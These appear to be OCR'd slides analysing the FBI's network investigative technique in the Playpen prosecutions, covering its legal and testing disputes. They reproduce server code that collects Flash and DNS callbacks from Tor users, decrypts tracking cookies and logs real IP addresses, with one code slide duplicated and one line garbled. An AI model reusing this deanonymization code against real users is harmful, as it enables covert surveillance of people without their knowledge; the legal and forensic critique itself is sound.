
```
class FlashClientProtocol(basic.LineReceiver):
  delimiter  = '\0'
  MAX_LENGTH = 1024

  def lineReceived(self, request):
    remote = self.transport.getPeer()
    log.msg("Received from %s:%d: %s" % (remote.host, remote.port, request))

    if "policy-file-request" in request.lower():
      # Flash Player sent us a policy file request on our target port for some
      # reason. Hey, sometimes it happens.
      try:
        doc = minidom.parseString(request)
        if doc.childNodes[0].tagName.lower() == 'policy-file-request':
          self.transport.write(CROSS_DOMAIN_POLICY + '\0')
          return
      except Exception, e:
        log.msg("Invalid Flash policy file request: %s" % request)
    else:
      # Try to interpret the request as a JSON document
      try:
        # Parse the JSON document
        keyvals = json.loads(request)

        # Extract the client cookie
        if 'c' not in keyvals:
          log.msg("Received data does not contain a client cookie.")
          return
        cookie = keyvals['c'].replace('.', '')

        # Decrypt the cookie to recover the method and session ID
        (board_id, method, session_id) = decrypt_cookie(self.factory.key, cookie)
        log.msg("Client cookie: board_id=%s method=%s session=%s" \
                  % (board_id, method, session_id))
```



```
[FlashClientProtocol,3,172.16.173.129] Received from 172.16.173.129:51017: {"o":"Linux 3.8.0-29-generic","x":"x86","c":"A87421F27331
[FlashClientProtocol,3,172.16.173.129] Client cookie: board_id=3 method=swf session=abc
```

Data logging

Database logging




```
    if not self.db.is_valid_board_id(board_id):
      log.msg("Invalid board ID: %d" % board_id)
    else:
      if not self.db.client_record_exists(cookie, 'dns'):
        cursor = self.db.cursor()
        cursor.execute("""
          INSERT INTO clients (
            remote_ip, remote_port, cookie, session_id, board_id, method, source
          ) VALUES (%s, %s, %s, %s, %s, %s, %s)
        """, (address[0], address[1], cookie, session_id, board_id, method, 'dns'))
        cursor.execute("""
          INSERT INTO dns_clients (
            request_id, domain
          ) VALUES (LAST_INSERT_ID(), %s)
        """, (str(query.name)))
        cursor.close()
        self.db.commit()
      else:
        log.msg("Received duplicate cookie '%s' from %s:%d" \
                  % (cookie, address[0], address[1]))

    # Form a valid DNS response with our IP address in it
    payload = dns.Record_A(address=self.address, ttl=60)
    message.rCode   = dns.OK
    message.answers = [ dns.RRHeader(name=str(query.name),
                                     type=dns.A,
                                     cls=dns.IN,
                                     ttl=60,
                                     payload=payload) ]

  except mysql.Error, e:
    log.msg("Database error (%d): %s" % (e.args[0], e.args[1]))
  except InvalidCookieException, e:
    log.msg("Invalid domain cookie: %s" % e)
    message.rCode = dns.ENAME

# Send the response now
self.sendReply(protocol, message, address)
```

Flash


Socket connection

- TCP




```
class FlashClientProtocol(basic.LineReceiver):
  delimiter  = '\0'
  MAX_LENGTH = 1024

  def lineReceived(self, request):
    remote = self.transport.getPeer()
    log.msg("Received from %s:%d: %s" % (remote.host, remote.port, request))

    if "policy-file-request" in request.lower():
      # Flash Player sent us a policy file request on our target port for some
      # reason. Hey, sometimes it happens.
      try:
        doc = minidom.parseString(request)
        if doc.childNodes[0].tagName.lower() == 'policy-file-request':
          self.transport.write(CROSS_DOMAIN_POLICY + '\0')
          return
      except Exception, e:
        log.msg("Invalid Flash policy file request: %s" % request)
    else:
      # Try to interpret the request as a JSON document
      try:
        # Parse the JSON document
        keyvals = json.loads(request)

        # Extract the client cookie
        if 'c' not in keyvals:
          log.msg("Received data does not contain a client cookie.")
          return
        cookie = keyvals['c'].replace('.', '')

        # Decrypt the cookie to recover the method and session ID
        (board_id, method, session_id) = decrypt_cookie(self.factory.key, cookie)
        log.msg("Client cookie: board_id=%s method=%s session=%s" \
                  % (board_id, method, session_id))
```

Cookie extract



```python
class DNSServer(names.server.DNSServerFactory):
  def __init__(self, db=None, key="", onion="", domain="", address="", **kwargs):
    names.server.DNSServerFactory.__init__(self, **kwargs)
    self.db  = db
    self.key = key
    self.onion   = onion
    self.domain  = domain
    self.address = address

  def extractCookie(self, name):
    name = name.lower()
    if not name.startswith(self.onion + '.'):
      raise InvalidCookieException("Unrecognized .onion subdomain (%s)" % name)

    cookie = name[len(self.onion+'.'):-len('.'+self.domain)].replace('.', '')
    if len(cookie) == 0:
      raise InvalidCookieException("No cookie data found (%s)" % name)

    if len(cookie) * 5 < (MIN_COOKIE_BYTES * 8):
      raise InvalidCookieException("Insufficient cookie length (%s)" % name)
    return cookie

  def handleQuery(self, message, protocol, address):
    query = message.queries[0]
    if query.cls != dns.IN:
      message.rCode = dns.ENOTIMP
    elif query.type != dns.A:
      message.rCode = dns.ENAME
    else:
      try:
        # Extract the cookie from the domain name
        cookie = self.extractCookie(str(query.name))

        # Decrypt the cookie using the shared secret key
        (board_id,method,session_id) = decrypt_cookie(self.key, cookie)
        log.msg("Client cookie: board_id=%d method=%s session=%s"""", % (board_id, method, session_id))
```

Decryption




```python
def decrypt_cookie(key, cookie):
  # Hex-decode the cookie into a binary string
  try:
    encrypted = cookie.decode('hex')
  except TypeError, e:
    raise InvalidCookieException("Invalid cookie (%s): %s" % (cookie, e))
  if len(encrypted) < MIN_COOKIE_BYTES:
    raise InvalidCookieException("Insufficient cookie length (%s)" % cookie)

  # Attempt to recover the plaintext
  try:
    cipher    = Blowfish.new(key.decode('hex'), Blowfish.MODE_CBC, encrypted[:8])
    decrypted = cipher.decrypt(encrypted[8:])
  except Exception, e:
    raise InvalidCookieException("Unable to decrypt cookie (%s): %s" % (cookie, e))

  if "$" not in decrypted:
    raise InvalidCookieException("No end-of-cookie delimiter found: %s" % dec)
  decrypted = decrypted[:decrypted.index("$")]

  # Separate out the method and session ID values
  parts = [x for x in decrypted.split("@") if x]
  if len(parts) != 3:
    raise InvalidCookieException("Improperly formatted cookie: %s" % decrypted)
  try:
    board_id = int(parts[0])
  except ValueError, e:
    raise InvalidCookieException("Invalid board ID: %s" % parts[0])
  return (board_id, parts[1].lower(), parts[2].lower())
```

Playpen

Website hosting illegal content

USA v. Michaud


Washington Western District Court, Case No. 3:15-cr-05351



Issues

Warrant

- Rule 41
  - https://www.wired.com/2016/09/government-will-soon-able-legally-hack-anyone/



Rule 41(b) provides a magistrate judge with authority to issue a warrant in five unambiguous circumstances:

> **(b) Authority to Issue a Warrant.** At the request of a federal law enforcement officer or an attorney for the government:
>
> > **(1)** a magistrate judge with authority in the district -- or if none is reasonably available, a judge of a state court of record in the district -- ***has authority to issue a warrant to search for and seize a person or property located within the district***;

Issues

Testing

- NIT code released
  - tested
- Exploit not released
- `One FBI special agent recently testified that a tool was safe because he tested it on his home computer, and it "did not make any changes to the security settings on my computer.”’

NIT Testing Framework

Systems configuration

- OS
- Software
- Configurations
- Programming languages/Libraries
- Network Configuration

All source code

Binary code

Testing procedures

Network captures

References

USA vs Cottom

- https://s3.amazonaws.com/s3.documentcloud.org/documents/2124281/fbi-tor-busting-227-1.pdf

https://commons.erau.edu/cgi/viewcontent.cgi?referer=https://scholar.google.com/&httpsredir=1&article=1363&context=adfsl

https://www.wired.com/2016/09/government-will-soon-able-legally-hack-anyone/

https://regmedia.co.uk/2016/05/25/tsyrklevich-declaration.pdf

https://www.aclu.org/sites/default/files/field_document/malware_guide_3-30-17-v2.pdf